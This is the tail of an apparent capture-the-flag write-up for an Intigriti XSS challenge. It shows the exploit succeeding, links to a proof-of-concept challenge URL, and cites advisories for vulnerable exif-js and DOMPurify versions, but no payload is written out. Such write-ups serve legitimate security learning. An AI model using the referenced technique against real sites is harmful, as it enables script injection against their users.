


Finally our XSS pops!


PoC || GTFO

https://challenge-0223.intigriti.io/view?viewId=c404572b-c7bf-4e18-bb6c-a550a8754386

Firefox



Chrome



References

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/assign
https://security.snyk.io/package/npm/exif-js/2.3.0
https://security.snyk.io/package/npm/dompurify/2.4.1